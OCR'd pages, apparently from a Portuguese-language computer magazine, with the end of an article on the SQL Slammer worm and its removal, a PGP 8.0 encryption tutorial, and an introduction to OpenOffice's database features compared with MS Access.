Se por alguma razão não for possível atualizar o SQL Server, uma saída simples e igualmente eficaz contra o *SQLSlammer* é bloquear a porta udp 1434 no firewall. Note que é necessário bloquear tanto o tráfego de entrada quanto o de saída. Vale lembrar, entretanto, que apesar deste procedimento tornar o sistema imune ao verme, a funcionalidade do SQL Server pode ser afetada, pois o servidor usa as comunicações envolvendo resolução de nomes no SQL Server que são feitas através da porta udp 1434.

mer

Uma visualização gráfica do tráfego de rede é suficiente para ver o vírus agindo

Microsoft SQL Server\.....\MSSQLServer\CurrentVersion) sobrecarregando o buffer do servidor assim que ele tenta acessar esta chave. Através desta sobrecarga, presente na biblioteca *SSNETLIB.DLL* que lida com as funções de transmissão e recepção de dados da porta udp 1434, o verme ganha privilégios para executar comandos no servidor SQL, e com isso pode usar o servidor infectado para continuar se espalhando.

Capacidade de Destruição

Assim como o *I Love You*, que atacou milhões de computadores pessoais no mundo, o objetivo do *SQLSlammer* é apenas se espalhar, e é exatamente aí que está a sua capacidade de destruição. Ao tentar se enviar para IPs gerados aleatoriamente, o vírus gera um tráfego de rede imenso que pode degradar a performance do servidor a ponto de gerar o DoS (Denial of Service), fazendo com que o servidor não responda às chamadas normais da rede. Além disso, o excesso de pacotes voltados para a Internet pode causar uma degradação ou até indisponibilidade de toda a comunicação entre as redes LAN e WAN graças, mais uma vez, ao simples excesso de tráfego causado pelo vírus.

Como complicação adicional, uma vez que o *SQLSlammer* se envia para qualquer servidor que receba dados na porta udp 1434, é possível que outros tipos de servidores SQL ou não sejam derrubados ou afetados pela recepção do dado inconsistente nesta porta, uma vez que o vírus não faz qualquer verificação do destino para o qual os dados são enviados.

Como remover

Para remover o *SQLSlammer* é preciso bloquear, ainda que temporariamente, a porta udp 1434. Com a porta bloqueada, é necessário interromper o processo que mantém o vírus ativo na memória do servidor. Para isso, é preciso usar uma ferramenta que verifique e finalize os processos no MS SQL Server.

Tanto a Microsoft quanto a Network Associates disponibilizam gratuitamente ferramentas para a detecção e remoção do vírus da memória dos servidores O aplicativo da Microsoft está disponível em www.microsoft.com/sql/downloads/securitytools.asp e o da Network Associates está em download.nai.com/products/mcafee-avert/stinger.exe.

Vale lembrar, entretanto, que nem estas ferramentas, nem nenhum antivírus são capazes de prevenir uma futura reinfecção por este verme, e as únicas formas eficazes de evitá-lo são bloquear a udp 1434 ou atualizar o MS SQL Server para que a vulnerabilidade não possa mais ser explorada (veja quadro Como se defender, ao lado).

A opção recomendada, claro, é atualizar o servidor, até porque o próximo programa a explorar esta vulnerabilidade pode não ser um simples pacote de dados buscando apenas se espalhar. ***PCM***

Fonte: Network Associates - www.nai.com
Microsoft - www.microsoft.com

Criptogr

Conheça o PGP 8.0, a mais nova versão do software de criptografia mais famoso do mundo

Por Toni Cavalheiro

Por essa ninguém esperava. Depois de ter sido praticamente jogado às moscas pela Network Associates e de ter ficado parado na versão 7.6.3 por mais de um ano, o tão esperado PGP 8.0 finalmente foi lançado. Para quem não sabe, o PGP – que é o acrônimo de Pretty Good Privacy (algo como "privacidade muito boa") – é um programa que permite codificar e decodificar mensagens e arquivos com ótima segurança e incrível facilidade.

Entre as principais novidades desta nova versão podemos destacar:

- Suporte total ao ambiente XP (incluindo o Windows XP e o Office XP)
- Suporte ao Lotus Notes
- Suporte ao Novell Groupwise 5.5 e 6.0
- Integração com serviços de diretórios como o Active Directory, NDS e iPlanet
- Configuração de volumes criptografados
- Funcionalidade de criptografia em smart cards

E o melhor de tudo é que estas modificações foram feitas por ninguém menos que Phil Zimmerman, o gênio que criou o PGP e passou a distribuí-lo gratuitamente.

Aproveite esta reportagem e conheça um pouco sobre o PGP 8.0, um software indispensável para todas as pessoas que precisam de segurança em e-mails e em diversas outras transações.

Princípios da criptografia

Atualmente, podemos classificar a criptografia em dois tipos distintos: a criptografia convencional e a baseada em chaves públicas. A primeira delas pode ser demonstrada facilmente através da famosa criptografia de Julio César. Sempre que César enviava mensagens secretas para seus generais, eles combinavam um número e reorganizavam o alfabeto a partir dele (sem incluí-lo). Se o número fosse 3, por exemplo, a letra A corresponderia à letra D, a letra B seria a letra E, e assim por diante. Desta forma, teríamos:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
.DEFGHIJKLMNOPQRSTUVWXYZABC
```

Agora basta trocar as letras e temos nosso texto codificado. Para escrever a palavra "criptografia" com a criptografia de César baseada no número 3, teríamos:

afia mais segura do que nunca

CRIPTOGRAFIA = FULSWRJUDILD

É claro que esta criptografia é muito fácil de ser quebrada e ninguém pensaria em utilizar uma coisa dessas nos dias de hoje. Atualmente há complexos algoritmos repletos de fórmulas matemáticas que tornaram a criptografia convencional bastante segura. No entanto, vale lembrar que tudo começou à maneira de César.


A outra técnica de criptografia muito utilizada é a criptografia de chaves públicas. Criado por Whitfield Diffie e Martin Hellman em 1975, este método é considerado o mais seguro até hoje. Funciona assim: cada usuário que precisa trocar informações conta com duas chaves assimétricas. A primeira delas, conhecida por chave pública, serve apenas para codificar as informações. Desta maneira, você pode enviar esta chave tranqüilamente para todas as pessoas que desejar. A outra chave, chamada de chave privada, é mantida em segredo no seu computador. Ela serve para decodificar as mensagens que foram criptografadas com a sua chave pública. Caso o outro usuário tenha usado uma chave pública diferente para codificar as mensagens, esqueça: você nunca conseguirá ter acesso a elas. É por este motivo que a criptografia de chaves públicas é tão segura. Atualmente contamos com diversos algoritmos de chaves públicas, incluindo o Elgamal, o RSA, o Diffie-Hellman e o DSA.

A mágica por trás do PGP

O PGP não é um sistema de criptografia comum. Ele combina alguns recursos da criptografia convencional com outros da criptografia de chaves públicas, criando uma técnica única de codificação de dados. Antes de criptografar uma mensagem, o PGP comprime o texto usando um recurso automático semelhante ao ZIP. Isto oferece duas vantagens: reduz o tamanho da mensagem que será comprimida e fortalece a criptografia, já que impede que um cracker tente quebrar a codificação usando tabelas de palavras de dicionário.

Em seguida, o PGP cria a chamada chave de sessão, que nada mais é que uma chave momentânea baseada em diversos movimentos aleatórios do seu mouse e de teclas que você pressionou. O texto é então codificado com esta chave de sessão. Agora só falta o toque final: codificar o texto novamente com o auxílio da chave pública que foi recebida do outro usuário. Para isto, o PGP cria um tipo de "pacote" que inclui tanto o texto codificado pela chave de sessão quanto a chave de sessão em si. Este texto é então enviado para o destinatário.

A decodificação ocorre da maneira inversa. A pessoa que recebe o texto



Você também pode usar uma chave do PGP 7.8.3

O PGP 8.0 traz um novo assistente para criar chaves

codificado utiliza sua chave privada para obter a chave de sessão que foi utilizada e, a partir dela, começa a decodificar o texto. Graças a estes recursos, o PGP consegue manter um misto de velocidade e segurança. Se ele utilizasse apenas o método de chaves públicas e privadas, deixando de lado a compactação e as chaves de sessão, o resultado seria quase 1.000 vezes mais lento do que uma criptografia com chaves convencionais.


Outro ponto que merece ser mencionado é o tamanho das chaves de criptografia. Você provavelmente já deve ter entrado em um site que dizia estar usando uma chave de criptografia de 128-bit. No entanto, ao começar a trabalhar com o PGP, você verá chaves de 1024-bit, 2046-bit e até maiores, mas isso não significa que o PGP seja tão superior assim.

Na verdade, o tamanho de uma chave de criptografia convencional e de uma chave de criptografia pública/privada não é relacionado. Desta forma, uma chave convencional de 128-bit seria equivalente a uma chave pública de 3000-bit.

Como regra geral, podemos dizer que quanto maior a chave, mais seguro o texto cifrado será. No entanto, uma chave maior implica em mais tempo para criptografar a mensagem e, conseqüentemente, em uma mensagem cifrada com um tamanho de arquivo maior. Portanto, pense bem se suas informações são realmente tão importantes na hora de optar por uma chave muito grande. Na maioria dos casos, isto trará mais inconvenientes do que benefícios.

Instalação e configuração

O primeiro passo é baixar a versão 8.0 do PGP. Como já foi mencionado, o PGP 8.0 é totalmente compatível com o Windows XP e com o Office XP, incluindo recursos para criptografar as mensagens do Outlook (somente na versão registrada). O programa está disponível gratuitamente para uso não-comercial e pode ser baixado no site www.pgpi.org.




Após descompactar o arquivo, inicie a instalação normalmente e vá clicando em *Next* até que o programa pergunte se você já tem um par de chaves pública e privada. Como este provavelmente é sua primeira instalação, escolha "*No, I'm a New User*" e clique em *Next*.


Continue dando *Next* até chegar à tela de seleção de recursos do PGP. O programa detecta automaticamente os recursos que estão instalados no seu computador, portanto você pode clicar em *Next* novamente e acreditar na seleção oferecida pelo PGP 8.0. Ao término do processo de instalação, não se esqueça de reiniciar seu computador.

Após reiniciar seu computador, uma tela de registro do PGP será apresentada. Uma vez que você está com o programa apenas para uso pessoal, clique em *Later* para entrar no assistente de criação de chaves (veja o quadro *Licenças do PGP*, ao lado). Agora você tem duas opções: ou utiliza o assistente normalmente, ou clica no botão Expert para criar uma chave personalizada. Nesta reportagem mostraremos o procedimento usando o método Expert, que é bem mais eficiente. Após clicar sobre esta opção, preencha os campos da seguinte maneira:

Full name: entre com seu nome completo, sem abreviações.
Email address: digite aqui seu endereço de e-mail real que será usado pelo PGP. Se você eventualmente trocar de e-mail, será preciso criar um novo par de chaves.
Key type: escolha o tipo de algoritmo



Quanto maior a chave, mais segura será a criptografia



Agora só se pode criptografar e-mails na versão registrada

que será utilizado. O padrão é o Diffie-Hellman/DSS, mas você também pode optar pelo RSA e pelo RSA Legacy.

Key size: é neste local que você define o tamanho da chave. Você pode escolher entre 1024-bit e 4096-bit. Chaves maiores são mais seguras e, conseqüentemente, mais lentas.

Key expiration: alguns usuários colocam uma data de validade nas chaves para aumentar ainda mais a segurança. Esta opção geralmente não é necessária.

Clique em *Next* novamente e o programa pedirá a chamada *Passphrase*. Trata-se de uma frase secreta que sempre será solicitada na hora de decodificar uma mensagem recebida. Em outras palavras, este é o código que dará origem à sua chave privada. O mínimo de letras permitido é 8, mas uma chave realmente segura deve utilizar mais do que isso. Para facilitar sua escolha, o próprio programa exibe um medidor que avalia a segurança da chave. Quando terminar, clique em *Next* e aguarde a criação das chaves.

Pronto, seu PGP está instalado e configurado com sucesso. A seguir veja como codificar e decodificar arquivos importantes no Windows XP.

Codificando e decodificando

O primeiro passo depois de instalar o PGP é enviar sua chave pública para todas as pessoas que poderão enviar mensagens codificadas para você. Para fazer isto, clique com o botão direito do mouse sobre o ícone do PGP que aparece ao lado do relógio do Windows e escolha PGPkeys. Uma nova tela do PGP aparecerá. Em seguida, clique com o botão direito sobre o seu nome e selecione a opção Export. Um arquivo com a extensão .ASC será criado (por exemplo, Toni Cavalheiro.asc). Basta enviá-lo para todos os seus amigos e, quando eles derem um clique duplo sobre o arquivo, estarão aptos a codificar mensagens destinadas a você.

Um recurso muito interessante do PGP é a possibilidade de codificar arquivos importantes do seu computador. Você pode, pode exemplo, criar uma lista com todos os seus dados bancários e manter estas informações protegidas em um disco virtual na Internet. Para fazer isto, clique com o botão direito sobre o arquivo desejado e escolha *PGP -> Encrypt*. Uma nova tela será apresentada para que você selecione os possíveis destinatários da mensagem (isto é, as pessoas cujas chaves privadas poderão abrir o arquivo).

Depois é só clicar em *OK* e aguardar a conversão. Após alguns segundos, um arquivo com extensão *.PGP* será criado (por exemplo, *pcmaster.doc.pgp*). Tudo o que você tem a fazer para abri-lo é dar um clique duplo sobre ele e digitar sua frase secreta.

Isto que você conferiu é o básico sobre o PGP 8.0. Mas, antes de finalizar, vale lembrar que mesmo o PGP não pode ser considerado um sistema 100% seguro. Embora seja realmente difícil quebrar uma segurança como esta, novos equipamentos são criados o tempo todo com a finalidade de decodificar arquivos, de forma que fica impossível garantir a confiabilidade total dos dados criptografados. No entanto, tenha em mente uma coisa: se um sistema de chaves públicas não for capaz de proteger suas informações, nada mais o fará. ***PCM***

Licenças do PGP

Esta última versão do PGP traz uma modificação que não vai agradar a todos. Agora os plug-ins de acesso aos programas de e-mail não estão mais disponíveis na versão freeware do programa, ou seja, você terá de obter uma licença para usar as facilidades do modo gráfico do PGP. Sendo assim muitas pessoas certamente continuarão com o PGP 7.0.3, que ainda oferecia estes recursos gratuitamente. Ele continua disponível no site www.pgpi.org.

Ilustração: Rodrigo Mello

Banco de Dados com o OpenOffice

Conheça todos os recursos do banco de dados do OpenOffice e veja porque ele é uma alternativa de qualidade – e totalmente gratuita – ao MS Access

Por Fernando Lozano
fernando@lozano.eti.br

A suite de escritórios OpenOffice (www.openoffice.org) já conquistou uma legião de usuários no Brasil e no mundo, assim como sua versão comercial StarOffice 6.0. Para muitos usuários e empresas, ele é a alternativa ao popular MS Office, trazendo ao mesmo tempo qualidade, produtividade e custo zero.

A qualidade dos pacotes do suite: Writer (editor de textos), Calc (Planilha Eletrônica) e Impress (apresentações) é incontestável. Porém, é comum a dúvida sobre se existe um banco de dados. A resposta pode ser sim ou não, dependendo do conceito de "banco de dados". O fato é que para muitos usuários o OpenOffice fornece recursos mais do que suficientes e compatibilidade com vários bancos de dados comerciais e livres de Windows, Linux e Mac.


OpenOffice x Access

O público em geral toma o MS Access como referência para banco de dados quando ele na verdade é apenas a união de vários softwares diferentes, entre os quais um sistema gerenciador de banco de dados, em um único pacote. Entender quais os componentes embutidos no MS Access ajuda a saber o que esperar ou não de softwares como o OpenOffice, MySQL e outros que podem ser alternativas superiores. Primeiro, alguns conceitos:

Banco de dados: é um arquivo ou conjunto de arquivos organizado e estruturado para facilitar a atualização e a recuperação das informações contidas nele. Um simples arquivo texto onde cada linha contém o nome de uma pessoa e o seu endereço de e-mail, por exemplo, não deixa de ser um banco de dados.

Banco de dados relacional: é um banco de dados organizado logicamente (não necessariamente fisicamente) como tabelas, que contêm linhas e colunas. Operações de busca e atualização atuam sobre linhas e colunas das tabelas, e várias tabelas podem ser "unidas" em um produto cartesiano para formar uma tabela maior, ao que chamamos de junção (join). Esta é a estrutura mais popular para bancos de dados hoje em dia. Os critérios que determinam que linhas de uma tabela serão concatenadas com quais linhas da outra tabela são chamados de "relacionamentos".

Sistema Gerenciador de Banco de Dados (SGBD): é o software responsável por manter os arquivos que formam um banco de dados. Idealmente, nenhum outro software acessa ou modifica diretamente o banco de dados, mas o faz sempre por intermédio do SGBD, que pode ser uma simples biblioteca



dinâmica ou um processo servidor em outro nó da rede, ao qual chamamos de servidor de banco de dados.

Front-end: é um aplicativo que permite ao usuário consultar e modificar as informações armazenadas em um banco de dados. Ele pode ser uma aplicação customizada, escrita em uma linguagem de programação qualquer, ou pode ser um aplicativo genérico, capaz de se adaptar ao formato de qualquer banco de dados que seja utilizado.

Linguagem de 4ª Geração (L4G): é uma linguagem de programação simples, com recursos embutidos de acesso ao banco de dados, utilizada para escrever rapidamente aplicações simples e front-ends especializados para uma determinada tarefa.

O MS Access é um pacote que fornece todos esses componentes:

- Os bancos de dados do MS Access são arquivos *.MDB, que contém várias tabelas diferentes. O leitor já deve ter deduzido que cada arquivo MDB é um banco de dados relacional.

- O SGDB é chamado de JET e é um conjunto de DLLs para o Windows. Basta ter o JET para acessar um banco de dados MDB, por isso aplicações escritas em qualquer linguagem podem acessar estes bancos de dados mesmo que o Access não esteja instalado no computador.

- O MS Access fornece uma série de front-ends prontos para uso: geradores de consultas, geradores de relatórios, navegadores e editores de tabelas. São estes front-ends que o usuário leigo acaba tomando por "banco de dados" quando na verdade são aplicações que poderiam ser obtidas externamente ao banco.

- Por fim, o Access fornece uma L4G e um ambiente de desenvolvimento baseados no Visual Basic e

algumas empresas acabaram por adquirir o mau-hábito de utilizar o Access para desenvolver aplicações que na verdade exigiriam ferramentas de desenvolvimento (ou mesmo SGBDs) mais poderosos para atender aos seus requisitos.

O OpenOffice, por sua vez, fornece apenas alguns front-ends e uma linguagem de 4ª geração, o StarBasic, que pode ser extendido com componentes Java (Java Beans). Ou seja, o OpenOffice não inclui um SGBD, o que não chega a ser problema, pois é possível utilizar um dos vários SGBDs disponíveis no sistema operacional, como software livre na Internet ou como pacotes comerciais. No item "*formas de conexão*", mais a frente, você verá em mais detalhes quais SGBDs podem ser utilizados com o OpenOffice e como configurá-los.

O propósito original do suporte a bancos de dados do OpenOffice era permitir a realização de tarefas como impressão de mala direta, comuns em outras suites de escritório. Mas o produto evoluiu, assim como sua linguagem de macros, e hoje já é possível escrever pequenas aplicações. Nesta reportagem não se pretende ensinar todo o desenvolvimento de aplicações de banco de dados com StarBasic, mas apenas mostrar como os front-ends inclusos no OpenOffice podem ser úteis para você.

A tabela abaixo faz uma breve comparação entre os dois produtos. Talvez a diferença mais gritante entre o MS Access e o OpenOffice seja o fato do OpenOffice não possuir uma aplicação separada de Banco de Dados. Seus front-ends são diálogos acessíveis por qualquer das aplicações do pacote (Writer, Calc e Impress) e recursos como macros e formulários são subordinados a documentos gerados por estas aplicações. Já o Access permite que os formulários e aplicações criadas com ele sejam armazenadas no próprio banco de dados MDB, sem depender de outros aplicativos da suite MS Office.

Compare os recursos disponíveis

Recurso	MS Access	OpenOffice
SGDB incluso	JET	dBase
Conectividade com outros SGDBs	ODBC	ODBC, ADO, JDBC
Editor / Navegador de tabelas	Sim	Sim
Desenhador de Formulários	Sim	Sim (via Writer)
Desenhador de Consultas	Sim	Sim
Desenhador de Consultas de Atualização	Sim	Não
Consultas Parametrizadas	Sim	Não (programar em StarBasic)
Suporte a SQL	Sim	Sim
Desenhador de Relacionamentos	Sim	Não
Desenhador de Relatórios	Sim	Sim (via Writer / Calc)
Linguagem de 4ª Geração	VBScript	StarBasic
Extensibilidade da linguagem	COM (ActiveX)	JavaBeans

Formas de conexão

Para compensar a falta de um SGBD incluso, o OpenOffice permite a conexão a vários tipos de SGBDs diferentes. Alguns deles, como ADO, só estão disponíveis na plataforma Windows, mas a maioria deles (dBase, ODBC e JDBC) está disponível em todas as plataformas suportadas. Tudo o que você vai ver aqui é igualmente aplicável ao OpenOffice em Windows e em Linux e, quando existirem ressalvas, elas estarão indicadas no texto.


dBase – A forma mais simples é o uso de arquivos DBF no padrão dBase e Clipper. Um arquivo DBF contém uma única tabela e as descrições dos índices associados, mas o OpenOffice é capaz de trabalhar com vários arquivos DBF no mesmo diretório, como se formassem no conjunto um único banco de dados, sobre os quais pode-se realizar joins e outras operações. Como o formato DBF é bem conhecido, o OpenOffice já inclui bibliotecas de acesso a estes arquivos, sendo de certa forma um SGBD incluso no pacote.

ODBC – O padrão "Open DataBase Conectivity", ao contrário do que se pensa, não é uma criação da Microsoft nem uma exclusividade do Windows. Difícil é conseguir os drivers ODBC para vários bancos de dados em outras plataformas. E, ao contrário da crença popular, o suporte a ODBC não garante o suporte a nenhum banco


Você não vai conseguir acessar arquivos MDB no OpenOffice em Linux porque não existe um JET para Linux nem um software compatível que possa ser utilizado em seu lugar. Todo banco para Windows inclui o driver ODBC correspondente, e quando uma distribuição do Linux inclui um banco de dados, em geral o seu driver também faz parte da distribuição.

JDBC – A especificação "Java DataBase Conectivity" é baseada em drivers escritos inteiramente em Java, de modo que o mesmo driver pode ser utilizado em qualquer plataforma suportada pelo OpenOffice. Se você nunca se perguntou porque a instalação do OpenOffice tenta detectar uma máquina virtual Java instalada no sistema, o suporte a JBDC é um dos motivos. Todo banco hoje (até mesmo o MS SQL Server) possui um driver JDBC gratuito, normalmente fornecido junto com o SGBD.

